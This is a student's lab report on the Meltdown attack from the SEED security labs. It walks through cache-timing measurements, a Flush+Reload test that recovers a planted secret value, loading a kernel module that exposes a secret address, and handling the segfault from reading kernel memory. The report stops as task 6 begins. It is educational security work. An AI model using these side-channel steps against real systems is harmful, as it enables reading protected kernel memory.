
Roozah Khan


Meltdown attack Lab #4

Task 1

In this task we will observe if accessing data from the CPU cache is faster the accessing data for the main memory. We will do this by observing if the array array[3*4096] and array[7*4096] faster than that of the other elements. In order to do that, we need to compile the code using -march=native which enables the instruction subsets from the machine.



```
Access time for array[9*4096]: 174 CPU cycles
[07/02/20]seed@KhanRoozah:~$ ./cachetime
Access time for array[0*4096]: 118 CPU cycles
Access time for array[1*4096]: 162 CPU cycles
Access time for array[2*4096]: 188 CPU cycles
Access time for array[3*4096]: 96 CPU cycles
Access time for array[4*4096]: 170 CPU cycles
Access time for array[5*4096]: 192 CPU cycles
Access time for array[6*4096]: 210 CPU cycles
Access time for array[7*4096]: 74 CPU cycles
Access time for array[8*4096]: 176 CPU cycles
Access time for array[9*4096]: 196 CPU cycles
[07/02/20]seed@KhanRoozah:~$ ./cachetime
Access time for array[0*4096]: 118 CPU cycles
Access time for array[1*4096]: 178 CPU cycles
Access time for array[2*4096]: 174 CPU cycles
Access time for array[3*4096]: 48 CPU cycles
Access time for array[4*4096]: 162 CPU cycles
Access time for array[5*4096]: 176 CPU cycles
Access time for array[6*4096]: 166 CPU cycles
Access time for array[7*4096]: 50 CPU cycles
Access time for array[8*4096]: 162 CPU cycles
Access time for array[9*4096]: 164 CPU cycles
[07/02/20]seed@KhanRoozah:~$
```




```
o cachetime cachetime.c
[07/02/20]seed@KhanRoozah:~$ ./cachetime
Access time for array[0*4096]: 116 CPU cycles
Access time for array[1*4096]: 272 CPU cycles
Access time for array[2*4096]: 176 CPU cycles
Access time for array[3*4096]: 82 CPU cycles
Access time for array[4*4096]: 200 CPU cycles
Access time for array[5*4096]: 192 CPU cycles
Access time for array[6*4096]: 218 CPU cycles
Access time for array[7*4096]: 76 CPU cycles
Access time for array[8*4096]: 200 CPU cycles
Access time for array[9*4096]: 174 CPU cycles
[07/02/20]seed@KhanRoozah:~$ ./cachetime
Access time for array[0*4096]: 118 CPU cycles
Access time for array[1*4096]: 162 CPU cycles
Access time for array[2*4096]: 188 CPU cycles
Access time for array[3*4096]: 96 CPU cycles
Access time for array[4*4096]: 170 CPU cycles
Access time for array[5*4096]: 192 CPU cycles
Access time for array[6*4096]: 210 CPU cycles
Access time for array[7*4096]: 74 CPU cycles
Access time for array[8*4096]: 176 CPU cycles
Access time for array[9*4096]: 196 CPU cycles
[07/02/20]seed@KhanRoozah:~$
```


I ran the code multiple times and in all the attempts, the array[3*4096] and array[7*4096] have much faster CPU cycles than the rest of the arrays. This would mean they were fetched from CPU cache and the rest of the arrays were fetched from the main memory. I think the threshold value for BOTH accessing data from main memory and CPU cache is 100. The main memory data access CPU cycle started from the low 100's and the CPU cache data access CPU cycle reached almost to a 100 CPU cycle.

Task 2

In this task we want to FLUSH (empty out the cache) and RELOAD the entire array and measure the time it take to load each element in order to see which element is loading fast and accessed by the victim function, so we can find the secret value.



```
[07/02/20]seed@KhanRoozah:~$ gcc -march=native -
o flushreload flushreload.c
[07/02/20]seed@KhanRoozah:~$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[07/02/20]seed@KhanRoozah:~$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[07/02/20]seed@KhanRoozah:~$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[07/02/20]seed@KhanRoozah:~$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[07/02/20]seed@KhanRoozah:~$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[07/02/20]seed@KhanRoozah:~$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[07/02/20]seed@KhanRoozah:~$ ./flushreload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[07/02/20]seed@KhanRoozah:~$ 
```




```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (100)
#define DELTA 1024
```


I compiled the flushreload program and ran it multiple time to see If I get the accurate secret value. The secret value I got is 94. I also experimented with the cache threshold value 100 that I predicted in task 1 and replaced that with 80 in the program. After I ran the program, I still got the correct secret value of 94. This would mean that my prediction of 100 CPU cycles was accurate enough to get the correct secret value.

Task 3

In this task, we have to break the isolation feature of the memory to get into the kernel memory and find out what the secret data address is through a meltdownkernel program.



```
[07/02/20]seed@KhanRoozah:~$ cd roozah
[07/02/20]seed@KhanRoozah:~/roozah$ ls
Makefile  MeltdownKernel.c
[07/02/20]seed@KhanRoozah:~/roozah$ make
make -C /lib/modules/4.8.0-36-generic/build M=/
home/seed/roozah modules
make[1]: Entering directory '/usr/src/linux-hea
ders-4.8.0-36-generic'
  CC [M]  /home/seed/roozah/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/roozah/MeltdownKernel.mod.
o
  LD [M]  /home/seed/roozah/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-head
ers-4.8.0-36-generic'
[07/02/20]seed@KhanRoozah:~/roozah$ ls
Makefile              MeltdownKernel.mod.o
MeltdownKernel.c      MeltdownKernel.o
MeltdownKernel.ko     modules.order
MeltdownKernel.mod.c  Module.symvers
[07/02/20]seed@KhanRoozah:~/roozah$ 
```




```
[07/02/20]seed@KhanRoozah:~/roozah$ dmesg | gre
p 'secret data address'
[12505.093705] secret data address:f98cb000
[07/02/20]seed@KhanRoozah:~/roozah$ 
```

I downloaded the Makefile and used to make command to compile the kernel module and then installed and found the secret data address **f98cb000**. We will use this secret data address to get to the secret kernel data

Task 4

In this task, we create a code where we input the secret data address in it and see if we can get the data stored in the secret address.




```
[07/02/20]seed@KhanRoozah:~/roozah$ ./secretdat
a
Segmentation fault
[07/02/20]seed@KhanRoozah:~/roozah$
```

I compiled the sample code provided in the lab and input the secret data address which is **f98cb000.** As you can see, I was not successful in obtaining the secret data which means Line 1 did not succeed. The program could not execute in line 2 because the normal user is not allowed to get access to the kernel memory/data and we were trying to access it on a user-space program, so it did not work.

Task 5

Since the program in Task 4 crashed, we will run another program where it will access the kernel memory and prevent the program to crash.




```
[07/02/20]seed@KhanRoozah:~/roozah$ vi Exceptio
nHandling.c
[07/02/20]seed@KhanRoozah:~/roozah$ gcc -march=
native ExceptionHandling.c -o ExceptionHandling
[07/02/20]seed@KhanRoozah:~/roozah$ ./Exception
Handling
Memory access violation!
Program continues to execute.
[07/02/20]seed@KhanRoozah:~/roozah$
```

I compiled the exception handling program and ran it. As you can see it did not crash because it triggered the exception where the SIGSEGV signal is triggered because a normal user cannot access the kernel space so instead let the program run and just print out an error message.

Task 6

In this task, we use an out-of-order execution where an array will be executed and cached by the CPU but eventually discarded. To see the effect of that, we use a side-channel technique to see if the array will be executed.

